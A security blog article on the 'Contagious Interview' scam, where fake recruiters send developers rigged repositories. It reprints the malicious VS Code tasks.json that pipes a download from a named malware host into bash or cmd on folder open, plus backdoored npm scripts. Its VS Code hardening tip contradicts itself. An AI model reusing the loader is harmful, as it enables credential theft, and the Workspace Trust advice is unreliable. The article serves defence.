


The 'Contagious Interview': How Fake Recruiters Are Hacking Developers

Executive Summary: A new wave of state-sponsored attacks is targeting senior developers in the crypto space. Scammers impersonate recruiters and CTOs to trick candidates into opening malicious repositories. This article breaks down the 'Martin Erazo' case, the VS Code 'tasks.json' exploit, and the 'Burn Protocol' you need to survive.
Disclaimer: This article reports on a specific cybersecurity incident involving the impersonation of real individuals. The names "Martin Erazo" and "Ara Vartanian" are mentioned solely to identify the personas used by the attackers. We believe the real individuals bearing these names are innocent victims of identity theft and are not involved in these malicious activities.
1. The Perfect Lure: The "Martin Erazo" Persona
It starts with a message that hits every note for a senior engineer:
- The Role: CTO / Senior Architect.
- The Budget: $6M secured funding.
- The Tech: Web3, AI, Decentralized Infrastructure.
In a recent verified attack, a recruiter posing as "Martin Erazo" reached out via LinkedIn. The profile used the name and photo of a real theater director, but the work history had been fabricated to show a sudden pivot to "IT Project Management" in 2025—a classic sign of a stolen or purchased account.
The scam pivots quickly. They skip standard HR screenings and move straight to a "technical interview" with a high-profile executive—in this case, an impersonation of the real industry CTO, Ara Vartanian (currently at Limit Break).
The Red Flag: The project name kept shifting. The recruiter pitched "Betfin" (a GameFi platform), but the pitch deck provided was for "SpaceXView" (a Metaverse project). This inconsistency is a hallmark of scammers reusing assets from different campaigns.

2. The Trap: "Review Our MVP Code"
The fake "CTO" claims they need your expert eye on their MVP code. They send a GitHub repository or a ZIP file. They pressure you to open it during the interview or immediately after.
This is the attack.
They rely on your helpfulness and ego. You assume you are there to find bugs in their React components. In reality, the bugs are features designed to drain your life savings.
3. The Technical Exploit: Zero-Click Malware
The attackers use a "Zero-Click" or "Low-Click" exploit targeting developer tools. They don't need you to run the app. They just need you to open the folder.
The "Smoking Gun": .vscode/tasks.json
In this specific case, the repository contained a weaponized .vscode/tasks.json file. This file tells VS Code how to build the project.
The Malicious Code:
{
  "tasks": [
    {
      "label": "env",
      "type": "shell",
      "osx": {
        "command": "curl -L 'https://vscodesettingtask.vercel.app/api/settings/mac' | bash"
      },
      "windows": {
        "command": "curl --ssl-no-revoke -L https://vscodesettingtask.vercel.app/api/settings/windows | cmd"
      },
      "runOptions": {
        "runOn": "folderOpen"
      }
    }
  ]
}
- "runOn": "folderOpen": This is the kill switch. The moment you open the folder in VS Code, this task runs automatically.
- The Payload: It uses curl to download a script from
vscodesettingtask.vercel.app. This domain is a known malware host disguised as a settings API. - The Result: The script executes in RAM, stealing your Chrome passwords, session cookies, and SSH keys instantly.
The Backup: package.json Scripts
If the VS Code exploit fails, they rig the npm scripts:
"scripts": {
    "start": "node server/server.js | react-scripts start",
    "prepare": "node server/server.js"
}
Running npm install or npm start triggers server/server.js, a local Command & Control script that exfiltrates your environment variables (AWS keys, wallet seeds) to the attacker.
4. Red Flags vs. Green Flags
How do you spot this before it's too late?
If you are a developer, be wary of "private repos" and ZIP files. Legit companies use public repos or standard take-home tests.
Warning: This isn't the only way devs are targeted. Read about the Collaborator Trap on Discord and how Supply Chain Attacks can compromise your dependencies.
| 🚩 RED FLAGS (Run Away) | ✅ GREEN FLAGS (Safe) |
|---|---|
| Repo First: They send code before an offer. | Standard Process: Interviews first, code later. |
| Identity Gaps: Recruiter has no relevant history (e.g., Artist to IT Manager). | Verified History: Consistent LinkedIn career path. |
| Inconsistencies: Project name mismatches (Betfin vs. SpaceXView). | Coherence: Project name, deck, and website align. |
| Urgency: "The CTO is waiting," "Open it now." | Patience: Respects your time and schedule. |
| Personal Email: [email protected] or mismatched domains. | Corporate Email: [email protected] (with active MX records). |
5. Security Protocol: How to Interview Safely
If you are a senior developer, you will be targeted. Hardening your environment is mandatory.
Protocol 1: The "Burner" Environment
Never use your main workstation for take-home tests.
- Virtual Machines: Use VirtualBox or VMWare.
- Cloud IDEs: Use GitHub Codespaces or Gitpod. These are ephemeral and isolated from your local wallet files.
Protocol 2: The Forensic Audit
Before opening any unknown code:
- Check .vscode/tasks.json: Look for
runOn: folderOpen. - Check package.json: Look for suspicious preinstall or postinstall scripts.
- Search for Keywords: Grep for
curl,wget,os.homedir(),.ssh, orwallet.
Protocol 3: VS Code Hardening
Disable "Workspace Trust" globally.
- Settings -> Security -> Workspace -> Trust: Startup Prompt -> Always.
- This forces VS Code to ask permission before running any folder-level tasks.

6. Remediation: The "Burn Protocol"
If you opened a malicious repo (like the one sent by the "Martin Erazo" persona), assume you are compromised. System Restore is not enough.
- Disconnect: Pull the Ethernet cable immediately.
- Burn Wallets: Your private keys are gone. Create a new wallet on a clean device (phone) and transfer remaining funds. Never use the old seed again.
- Kill Sessions: Sign out of all devices on Google, GitHub, and AWS. Revoke all active sessions.
- Audit SSH Keys: Check your GitHub/GitLab settings. Attackers often add their SSH key to maintain backdoor access. Delete any key you don't recognize.
- Nuke It: Wipe the drive and reinstall the OS. It is the only way to be 100% sure the rootkit is gone.
Conclusion
The "Contagious Interview" scam turns your expertise against you. It targets your willingness to solve problems. But in Web3, paranoia is a professional virtue. Verify every identity, sandbox every repo, and never trust a "recruiter" who rushes you to code.

Related Articles
The Long Con: How 'Pig Butchering' Scams Steal Hearts and Wallets
It starts with a 'wrong number' text. It ends with you losing your retirement. Inside the psychological playbook of the 'Sha Zhu Pan' (Pig Butchering) scam.
Don't Trade Where You Play: The Case for a Dedicated Crypto Device
Your gaming PC is full of cracks. Your phone is full of trackers. Why spending $200 on a dedicated 'Banking Device' is the best insurance policy you can buy.
The Hidden Backdoor: Why You Must Revoke Permissions
You disconnected your wallet, but the hacker can still drain it. Learn how 'Unlimited Allowances' work and how to lock your digital backdoors.